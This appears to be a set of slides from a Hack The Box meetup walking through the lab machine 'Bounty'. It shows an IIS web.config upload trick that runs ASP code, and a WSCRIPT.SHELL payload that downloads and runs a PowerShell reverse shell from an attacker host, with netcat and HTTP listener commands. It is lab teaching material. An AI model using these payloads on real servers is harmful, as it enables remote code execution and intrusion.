



http://bounty.htb/uploadedfiles/<filename>.jpg



Uploaded Files are cleared every few minutes!

Enumerating Valid File Extensions





IIS web.config File

- Plays an important role in storing IIS settings
- Very similar to .htaccess for Apache HTTPD
- Examples:
  - Specify default file (e.g. index.html or default.aspx)
  - What MIME type to use for static files (e.g. JSON, CSS, etc)
  - Password-protect directories
  - Custom error pages, etc.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <defaultDocument>
      <files>
        <add value="index.html" />
      </files>
    </defaultDocument>
    <staticContent>
      <mimeMap fileExtension=".json" mimeType="application/json" />
    </staticContent>
  </system.webServer>
</configuration>
```

IIS web.config Exploit

https://www.ivoidwarranties.tech/posts/pentesting-tuts/iis/web-config/

Running web.config as an ASP file

Sometimes IIS supports ASP files but it is not possible to upload any file with .ASP extension. In this case, it is possible to use a web.config file directly to run ASP classic codes:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%
\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```

Reverse Shell

COM object provided by Windows Script Host (WSH) to interact with the operating system

```
[contents of web.config]
...
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c
iex(new-object net.webclient).downloadstring('http://10.10.14.100:8000/Invoke-
PowerShellTcp.ps1')"); Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.100 -
Port 9999
%>
```


Listener

- Provide a Powershell TCP Reverse Shell via Web
- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

```
$ python -m http.server 8000
```

Run the listener:

```
$ nc -lvnp 9999
```



Writeups & Resources

- 0xdf https://0xdf.gitlab.io/2018/10/27/htb-bounty.html
- IppSec https://www.youtube.com/watch?v=7ur4om1K98Y
- IIS Tilde Enumeration - Michele Di Bonaventura - HackInBo 2023 https://www.youtube.com/watch?v=JJ35nVqUBUI
- IIS web.config exploit https://www.ivoidwarranties.tech/posts/pentesting-tuts/iis/web-config/
- iis-pentest https://github.com/reewardius/iis-pentest

Thanks for your Participation !
You did Awesome !!!

3x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO